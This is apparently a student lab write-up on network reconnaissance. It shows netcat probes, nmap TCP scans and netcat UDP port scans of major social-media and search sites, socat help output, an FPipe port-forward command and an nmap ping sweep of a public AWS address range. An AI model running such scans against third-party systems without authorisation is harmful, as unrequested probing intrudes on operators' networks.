Traffic Probe

```
200420116068@kali:~$ echo "." | nc -v www.google.com 80
Connection to www.google.com (172.253.115.104) 80 port [tcp/http] succeeded!
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1555
Date: Mon, 08 Aug 2022 05:42:57 GMT
```

```
200420116068@kali:~$ echo "." | nc -v www.youtube.com 80
Connection to www.youtube.com (172.253.62.136) 80 port [tcp/http] succeeded!
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1555
Date: Mon, 08 Aug 2022 05:43:28 GMT
```

```
200420116068@kali:~$ echo "." | nc -v www.facebook.com 80
Connection to www.facebook.com (31.13.66.35) 80 port [tcp/http] succeeded!
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=utf-8
Date: Mon, 08 Aug 2022 05:44:36 GMT
Connection: close
Content-Length: 2959
```

```
200420116068@kali:~$ echo "." | nc -v www.instagram.com 80
Connection to www.instagram.com (31.13.66.174) 80 port [tcp/http] succeeded!
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=utf-8
Date: Mon, 08 Aug 2022 05:45:24 GMT
Connection: close
Content-Length: 105
```

```
200420116068@kali:~$ echo "." | nc -v www.snapchat.com 80
Connection to www.snapchat.com (142.250.31.121) 80 port [tcp/http] succeeded!
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 273
Date: Mon, 08 Aug 2022 05:46:50 GMT
```

Ping

```
Pinging google.com [2404:6800:4009:82f::200e] with 32 bytes of data:
Reply from 2404:6800:4009:82f::200e: time=20ms
Reply from 2404:6800:4009:82f::200e: time=21ms
Reply from 2404:6800:4009:82f::200e: time=21ms
Reply from 2404:6800:4009:82f::200e: time=21ms

Ping statistics for 2404:6800:4009:82f::200e:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 20ms, Maximum = 21ms, Average = 20ms
```

```
Pinging youtube.com [2404:6800:4009:825::200e] with 32 bytes of data:
Reply from 2404:6800:4009:825::200e: time=17ms
Reply from 2404:6800:4009:825::200e: time=18ms
Reply from 2404:6800:4009:825::200e: time=19ms
Reply from 2404:6800:4009:825::200e: time=18ms

Ping statistics for 2404:6800:4009:825::200e:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 19ms, Average = 18ms
```

```
Pinging facebook.com [2a03:2880:f16e:181:face:b00c:0:25de] with 32 bytes of data:
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=20ms
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=19ms
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=17ms
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=18ms

Ping statistics for 2a03:2880:f16e:181:face:b00c:0:25de:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 20ms, Average = 18ms
```

```
Pinging instagram.com [2a03:2880:f26e:e9:face:b00c:0:4420] with 32 bytes of data:
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=22ms
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=20ms
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=21ms
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=21ms

Ping statistics for 2a03:2880:f26e:e9:face:b00c:0:4420:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 20ms, Maximum = 22ms, Average = 21ms
```

```
Pinging snapchat.com [2001:4860:4802:34::15] with 32 bytes of data:
Reply from 2001:4860:4802:34::15: time=18ms
Reply from 2001:4860:4802:34::15: time=18ms
Reply from 2001:4860:4802:34::15: time=17ms
Reply from 2001:4860:4802:34::15: time=18ms

Ping statistics for 2001:4860:4802:34::15:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 18ms, Average = 17ms
```

TCP Scan

```
200420116068@kali:~$ nmap -sT google.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:25 UTC
Nmap scan report for google.com (142.250.188.46)
Host is up (0.00078s latency).
Other addresses for google.com (not scanned): 2607:f8b0:4004:835::200e
rDNS record for 142.250.188.46: iad30s46-in-f14.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
```

```
200420116068@kali:~$ nmap -sT youtube.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:26 UTC
Nmap scan report for youtube.com (172.253.122.93)
Host is up (0.0023s latency).
Other addresses for youtube.com (not scanned): 172.253.122.136 172.253.122.190 172.253.122.91 2
607:f8b0:4004:c17::88 2607:f8b0:4004:c17::be 2607:f8b0:4004:c17::5b 2607:f8b0:4004:c17::5d
rDNS record for 172.253.122.93: bh-in-f93.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.62 seconds
```

```
200420116068@kali:~$ nmap -sT facebook.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:27 UTC
Nmap scan report for facebook.com (31.13.66.35)
Host is up (0.00071s latency).
Other addresses for facebook.com (not scanned): 2a03:2880:f103:83:face:b00c:0:25de
rDNS record for 31.13.66.35: edge-star-mini-shv-01-iad3.facebook.com
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
843/tcp  closed unknown
5222/tcp closed xmpp-client

Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds
```

```
200420116068@kali:~$ nmap -sT instagram.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:28 UTC
Nmap scan report for instagram.com (31.13.66.174)
Host is up (0.00064s latency).
Other addresses for instagram.com (not scanned): 2a03:2880:f203:e5:face:b00c:0:4420
rDNS record for 31.13.66.174: instagram-p42-shv-01-iad3.fbcdn.net
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
843/tcp  closed unknown
5222/tcp closed xmpp-client

Nmap done: 1 IP address (1 host up) scanned in 4.89 seconds
```

```
200420116068@kali:~$ nmap -sT snapchat.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:28 UTC
Nmap scan report for snapchat.com (216.239.38.21)
Host is up (0.0025s latency).
Other addresses for snapchat.com (not scanned): 216.239.32.21 216.239.34.21 216.239.36.21 2001:
4860:4802:32::15 2001:4860:4802:34::15 2001:4860:4802:36::15 2001:4860:4802:38::15
rDNS record for 216.239.38.21: any-in-2615.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

UDP scan

```
200420116068@kali:~$ nc -vz -u google.com 1-20
Connection to google.com (172.253.122.138) 1 port [udp/*] succeeded!
Connection to google.com (172.253.122.113) 2 port [udp/*] succeeded!
Connection to google.com (172.253.122.102) 3 port [udp/*] succeeded!
Connection to google.com (172.253.122.101) 4 port [udp/*] succeeded!
Connection to google.com (172.253.122.100) 5 port [udp/*] succeeded!
Connection to google.com (172.253.122.139) 6 port [udp/*] succeeded!
Connection to google.com (172.253.122.138) 7 port [udp/echo] succeeded!
Connection to google.com (172.253.122.113) 8 port [udp/*] succeeded!
Connection to google.com (172.253.122.102) 9 port [udp/discard] succeeded!
Connection to google.com (172.253.122.101) 10 port [udp/*] succeeded!
Connection to google.com (172.253.122.139) 11 port [udp/*] succeeded!
Connection to google.com (172.253.122.138) 12 port [udp/*] succeeded!
Connection to google.com (172.253.122.113) 13 port [udp/daytime] succeeded!
Connection to google.com (172.253.122.102) 14 port [udp/*] succeeded!
Connection to google.com (172.253.122.101) 15 port [udp/*] succeeded!
Connection to google.com (172.253.122.100) 16 port [udp/*] succeeded!
Connection to google.com (172.253.122.138) 17 port [udp/*] succeeded!
Connection to google.com (172.253.122.113) 18 port [udp/*] succeeded!
Connection to google.com (172.253.122.102) 19 port [udp/chargen] succeeded!
Connection to google.com (172.253.122.101) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u youtube.com 1-20
Connection to youtube.com (172.253.115.190) 1 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.136) 2 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 3 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.91) 4 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 5 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.136) 6 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 7 port [udp/echo] succeeded!
Connection to youtube.com (172.253.115.91) 8 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 9 port [udp/discard] succeeded!
Connection to youtube.com (172.253.115.136) 10 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 11 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.91) 12 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 13 port [udp/daytime] succeeded!
Connection to youtube.com (172.253.115.136) 14 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 15 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.91) 16 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 17 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.136) 18 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 19 port [udp/chargen] succeeded!
Connection to youtube.com (172.253.115.91) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u facebook.com 1-20
Connection to facebook.com (31.13.66.35) 1 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 2 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 3 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 4 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 5 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 6 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 7 port [udp/echo] succeeded!
Connection to facebook.com (31.13.66.35) 8 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 9 port [udp/discard] succeeded!
Connection to facebook.com (31.13.66.35) 10 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 11 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 12 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 13 port [udp/daytime] succeeded!
Connection to facebook.com (31.13.66.35) 14 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 15 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 16 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 17 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 18 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 19 port [udp/chargen] succeeded!
Connection to facebook.com (31.13.66.35) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u instagram.com 1-20
Connection to instagram.com (31.13.66.174) 1 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 2 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 3 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 4 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 5 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 6 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 7 port [udp/echo] succeeded!
Connection to instagram.com (31.13.66.174) 8 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 9 port [udp/discard] succeeded!
Connection to instagram.com (31.13.66.174) 10 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 11 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 12 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 13 port [udp/daytime] succeeded!
Connection to instagram.com (31.13.66.174) 14 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 15 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 16 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 17 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 18 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 19 port [udp/chargen] succeeded!
Connection to instagram.com (31.13.66.174) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u snapchat.com 1-20
Connection to snapchat.com (216.239.32.21) 1 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 2 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 3 port [udp/*] succeeded!
Connection to snapchat.com (216.239.34.21) 4 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 5 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 6 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 7 port [udp/echo] succeeded!
Connection to snapchat.com (216.239.34.21) 8 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 9 port [udp/discard] succeeded!
Connection to snapchat.com (216.239.38.21) 10 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 11 port [udp/*] succeeded!
Connection to snapchat.com (216.239.34.21) 12 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 13 port [udp/daytime] succeeded!
Connection to snapchat.com (216.239.38.21) 14 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 15 port [udp/*] succeeded!
Connection to snapchat.com (216.239.34.21) 16 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 17 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 18 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 19 port [udp/chargen] succeeded!
Connection to snapchat.com (216.239.34.21) 20 port [udp/*] succeeded!
```

Scan port

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u google.com 22 80
Connection to google.com (172.253.62.138) 22 port [udp/*] succeeded!
Connection to google.com (172.253.62.113) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u youtube.com 22 80
Connection to youtube.com (172.253.122.91) 22 port [udp/*] succeeded!
Connection to youtube.com (172.253.122.190) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u facebook.com 22 80
Connection to facebook.com (31.13.66.35) 22 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u instagram.com 22 80
Connection to instagram.com (31.13.66.174) 22 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u snapchat.com 22 80
Connection to snapchat.com (216.239.32.21) 22 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 80 port [udp/*] succeeded!
```

For this assignment, you have to perform following tasks :

1.Demonstrate the working socat tool.

```
200420116068@kali:~$ socat -h
socat by Gerhard Rieger and contributors - see www.dest-unreach.org
Usage:
socat [options] <bi-address> <bi-address>
   options:
      -V     print version and feature information to stdout, and exit
      -h|-?  print a help text describing command line options and addresses
      -hh    like -h, plus a list of all common address option names
      -hhh   like -hh, plus a list of all available address option names
      -d[ddd]         increase verbosity (use up to 4 times; 2 are recommended)
      -D     analyze file descriptors before loop
      -ly[facility]  log to syslog, using facility (default is daemon)
      -lf<logfile>   log to file
      -ls            log to stderr (default if no other log)
      -lm[facility]  mixed log mode (stderr during initialization, then syslog)
      -lp<progname>  set the program name used for logging
      -lu            use microseconds for logging timestamps
      -lh            add hostname to log messages
      -v     verbose text dump of data traffic
      -x     verbose hexadecimal dump of data traffic
      -r <file>      raw dump of data flowing from left to right
      -R <file>      raw dump of data flowing from right to left
      -b<size_t>     set data buffer size (8192)
      -s     sloppy (continue on error)
      -t<timeout>    wait seconds before closing second channel
      -T<timeout>    total inactivity timeout in seconds
      -u     unidirectional mode (left to right)
      -U     unidirectional mode (right to left)
      -g     do not check option groups
      -L <lockfile>  try to obtain lock, or fail
      -W <lockfile>  try to obtain lock, or wait
      -4     prefer IPv4 if version is not explicitly specified
      -6     prefer IPv6 if version is not explicitly specified
```

```
bi-address:
   pipe[,<opts>]     groups=FD,FIFO
   <single-address>!!<single-address>
   <single-address>
single-address:
   <address-head>[,<opts>]
address-head:
   abstract-client:<filename>        groups=FD,SOCKET,RETRY,UNIX
   abstract-connect:<filename>       groups=FD,SOCKET,RETRY,UNIX
   abstract-listen:<filename>        groups=FD,SOCKET,LISTEN,CHILD,RETRY,UNIX
   abstract-recv:<filename>  groups=FD,SOCKET,RETRY,UNIX
   abstract-recvfrom:<filename>      groups=FD,SOCKET,CHILD,RETRY,UNIX
   abstract-sendto:<filename>        groups=FD,SOCKET,RETRY,UNIX
   create:<filename> groups=FD,REG,NAMED
   exec:<command-line>       groups=FD,FIFO,SOCKET,EXEC,FORK,TERMIOS,PTY,PARENT,UNIX
   fd:<num>  groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
   gopen:<filename>  groups=FD,FIFO,CHR,BLK,REG,SOCKET,NAMED,OPEN,TERMIOS,UNIX
   interface:<interface>     groups=FD,SOCKET
   ip-datagram:<host>:<protocol>     groups=FD,SOCKET,RANGE,IP4,IP6
   ip-recv:<protocol>        groups=FD,SOCKET,RANGE,IP4,IP6
   ip-recvfrom:<protocol>    groups=FD,SOCKET,CHILD,RANGE,IP4,IP6
   ip-sendto:<host>:<protocol>       groups=FD,SOCKET,IP4,IP6
   ip4-datagram:<host>:<protocol>    groups=FD,SOCKET,RANGE,IP4
   ip4-recv:<protocol>       groups=FD,SOCKET,RANGE,IP4
   ip4-recvfrom:<protocol>   groups=FD,SOCKET,CHILD,RANGE,IP4
   ip4-sendto:<host>:<protocol>      groups=FD,SOCKET,IP4
   ip6-datagram:<host>:<protocol>    groups=FD,SOCKET,RANGE,IP6
   ip6-recv:<protocol>       groups=FD,SOCKET,RANGE,IP6
   ip6-recvfrom:<protocol>   groups=FD,SOCKET,CHILD,RANGE,IP6
   ip6-sendto:<host>:<protocol>      groups=FD,SOCKET,IP6
   open:<filename>   groups=FD,FIFO,CHR,BLK,REG,NAMED,OPEN,TERMIOS
   openssl:<host>:<port>     groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,OPENSSL
   openssl-dtls-client:<host>:<port> groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,UDP,OPENSSL
   openssl-dtls-server:<port>        groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,UDP,OPENSS
```

```
L
      openssl-listen:<port>     groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,TCP,OPENSSL
      pipe:<filename>   groups=FD,FIFO,NAMED,OPEN
      proxy:<proxy-server>:<host>:<port>        groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,HTTP
      pty       groups=FD,NAMED,TERMIOS,PTY
      sctp-connect:<host>:<port>        groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,SCTP
      sctp-listen:<port>        groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,SCTP
      sctp4-connect:<host>:<port>       groups=FD,SOCKET,CHILD,RETRY,IP4,SCTP
      sctp4-listen:<port>       groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,SCTP
      sctp6-connect:<host>:<port>       groups=FD,SOCKET,CHILD,RETRY,IP6,SCTP
      sctp6-listen:<port>       groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP6,SCTP
      socket-connect:<domain>:<protocol>:<remote-address>       groups=FD,SOCKET,CHILD,RETRY
      socket-datagram:<domain>:<type>:<protocol>:<remote-address>       groups=FD,SOCKET,RANGE
      socket-listen:<domain>:<protocol>:<local-address> groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE
      socket-recv:<domain>:<type>:<protocol>:<local-address>    groups=FD,SOCKET,RANGE
      socket-recvfrom:<domain>:<type>:<protocol>:<local-address>        groups=FD,SOCKET,CHILD,RANGE
      socket-sendto:<domain>:<type>:<protocol>:<remote-address> groups=FD,SOCKET
      socks4:<socks-server>:<host>:<port>       groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,SOCKS4
      socks4a:<socks-server>:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,SOCKS4
      stderr    groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
      stdin     groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
      stdio     groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
      stdout    groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
      system:<shell-command>    groups=FD,FIFO,SOCKET,EXEC,FORK,TERMIOS,PTY,PARENT,UNIX
      tcp-connect:<host>:<port> groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP
      tcp-listen:<port> groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,TCP
      tcp4-connect:<host>:<port>        groups=FD,SOCKET,CHILD,RETRY,IP4,TCP
      tcp4-listen:<port>        groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,TCP
      tcp6-connect:<host>:<port>        groups=FD,SOCKET,CHILD,RETRY,IP6,TCP
      tcp6-listen:<port>        groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP6,TCP
      tun[:<ip-addr>/<bits>]    groups=FD,CHR,NAMED,OPEN,INTERFACE
      udp-connect:<host>:<port> groups=FD,SOCKET,IP4,IP6,UDP
      udp-datagram:<host>:<port>        groups=FD,SOCKET,RANGE,IP4,IP6,UDP
      udp-listen:<port> groups=FD,SOCKET,LISTEN,CHILD,RANGE,IP4,IP6,UDP
      udp-recv:<port>   groups=FD,SOCKET,RANGE,IP4,IP6,UDP
      udp-recvfrom:<port>       groups=FD,SOCKET,CHILD,RANGE,IP4,IP6,UDP
      udp-sendto:<host>:<port>  groups=FD,SOCKET,IP4,IP6,UDP
```

```
udp4-connect:<host>:<port>        groups=FD,SOCKET,IP4,UDP
udp4-datagram:<host>:<port>       groups=FD,SOCKET,RANGE,IP4,UDP
udp4-listen:<port>        groups=FD,SOCKET,LISTEN,CHILD,RANGE,IP4,UDP
udp4-recv:<port>  groups=FD,SOCKET,RANGE,IP4,UDP
udp4-recvfrom:<port>      groups=FD,SOCKET,CHILD,RANGE,IP4,UDP
udp4-sendto:<host>:<port> groups=FD,SOCKET,IP4,UDP
udp6-connect:<host>:<port>        groups=FD,SOCKET,IP6,UDP
udp6-datagram:<host>:<port>       groups=FD,SOCKET,RANGE,IP6,UDP
udp6-listen:<port>        groups=FD,SOCKET,LISTEN,CHILD,RANGE,IP6,UDP
udp6-recv:<port>  groups=FD,SOCKET,RANGE,IP6,UDP
udp6-recvfrom:<port>      groups=FD,SOCKET,CHILD,RANGE,IP6,UDP
udp6-sendto:<host>:<port> groups=FD,SOCKET,IP6,UDP
unix-client:<filename>    groups=FD,SOCKET,NAMED,RETRY,UNIX
unix-connect:<filename>   groups=FD,SOCKET,NAMED,RETRY,UNIX
unix-listen:<filename>    groups=FD,SOCKET,NAMED,LISTEN,CHILD,RETRY,UNIX
unix-recv:<filename>      groups=FD,SOCKET,NAMED,RETRY,UNIX
unix-recvfrom:<filename>  groups=FD,SOCKET,NAMED,CHILD,RETRY,UNIX
unix-sendto:<filename>    groups=FD,SOCKET,NAMED,RETRY,UNIX
vsock-connect:<cid>:<port>        groups=FD,SOCKET,CHILD,RETRY
vsock-listen:<port>       groups=FD,SOCKET,LISTEN,CHILD,RETRY
```


2.Perform port forwarding using Fpipe.

```
C:\Users\Asus\Downloads>FPipe.exe -1 8080 -r 80 www.triple5.online
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com
```

3.Identify which hosts are live on the network.

```
200420116068@kali:~$ nmap -sn 184.72.216.0-255
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:40 UTC
Nmap scan report for ec2-184-72-216-2.compute-1.amazonaws.com (184.72.216.2)
Host is up (0.0011s latency).
Nmap scan report for ec2-184-72-216-14.compute-1.amazonaws.com (184.72.216.14)
Host is up (0.00047s latency).
Nmap scan report for ec2-184-72-216-21.compute-1.amazonaws.com (184.72.216.21)
Host is up (0.0013s latency).
Nmap scan report for ec2-184-72-216-23.compute-1.amazonaws.com (184.72.216.23)
Host is up (0.00062s latency).
Nmap scan report for ec2-184-72-216-33.compute-1.amazonaws.com (184.72.216.33)
Host is up (0.00088s latency).
Nmap scan report for ec2-184-72-216-34.compute-1.amazonaws.com (184.72.216.34)
Host is up (0.00047s latency).
Nmap scan report for ec2-184-72-216-40.compute-1.amazonaws.com (184.72.216.40)
Host is up (0.00053s latency).
Nmap scan report for absolutelytrophies.com (184.72.216.46)
Host is up (0.00084s latency).
Nmap scan report for ec2-184-72-216-47.compute-1.amazonaws.com (184.72.216.47)
Host is up (0.00081s latency).
Nmap scan report for ec2-184-72-216-58.compute-1.amazonaws.com (184.72.216.58)
Host is up (0.00090s latency).
Nmap scan report for ec2-184-72-216-63.compute-1.amazonaws.com (184.72.216.63)
Host is up (0.00047s latency).
Nmap scan report for ec2-184-72-216-83.compute-1.amazonaws.com (184.72.216.83)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-93.compute-1.amazonaws.com (184.72.216.93)
Host is up (0.00056s latency).
Nmap scan report for ec2-184-72-216-94.compute-1.amazonaws.com (184.72.216.94)
Host is up (0.0016s latency).
Nmap scan report for betterbee.acro.website (184.72.216.103)
```

```
Host is up (0.00061s latency).
Nmap scan report for ec2-184-72-216-108.compute-1.amazonaws.com (184.72.216.108)
Host is up (0.00061s latency).
Nmap scan report for ec2-184-72-216-109.compute-1.amazonaws.com (184.72.216.109)
Host is up (0.00081s latency).
Nmap scan report for ec2-184-72-216-128.compute-1.amazonaws.com (184.72.216.128)
Host is up (0.00056s latency).
Nmap scan report for ec2-184-72-216-131.compute-1.amazonaws.com (184.72.216.131)
Host is up (0.00091s latency).
Nmap scan report for ec2-184-72-216-141.compute-1.amazonaws.com (184.72.216.141)
Host is up (0.00068s latency).
Nmap scan report for ec2-184-72-216-160.compute-1.amazonaws.com (184.72.216.160)
Host is up (0.00080s latency).
Nmap scan report for ec2-184-72-216-163.compute-1.amazonaws.com (184.72.216.163)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-171.compute-1.amazonaws.com (184.72.216.171)
Host is up (0.00060s latency).
Nmap scan report for ec2-184-72-216-175.compute-1.amazonaws.com (184.72.216.175)
Host is up (0.00049s latency).
Nmap scan report for ec2-184-72-216-176.compute-1.amazonaws.com (184.72.216.176)
Host is up (0.00068s latency).
Nmap scan report for ec2-184-72-216-182.compute-1.amazonaws.com (184.72.216.182)
Host is up (0.00066s latency).
Nmap scan report for ec2-184-72-216-183.compute-1.amazonaws.com (184.72.216.183)
Host is up (0.00096s latency).
Nmap scan report for ec2-184-72-216-192.compute-1.amazonaws.com (184.72.216.192)
Host is up (0.00071s latency).
Nmap scan report for ec2-184-72-216-193.compute-1.amazonaws.com (184.72.216.193)
Host is up (0.0013s latency).
Nmap scan report for ec2-184-72-216-203.compute-1.amazonaws.com (184.72.216.203)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-215.compute-1.amazonaws.com (184.72.216.215)
Host is up (0.0028s latency).
Nmap scan report for ec2-184-72-216-216.compute-1.amazonaws.com (184.72.216.216)
Host is up (0.00094s latency).
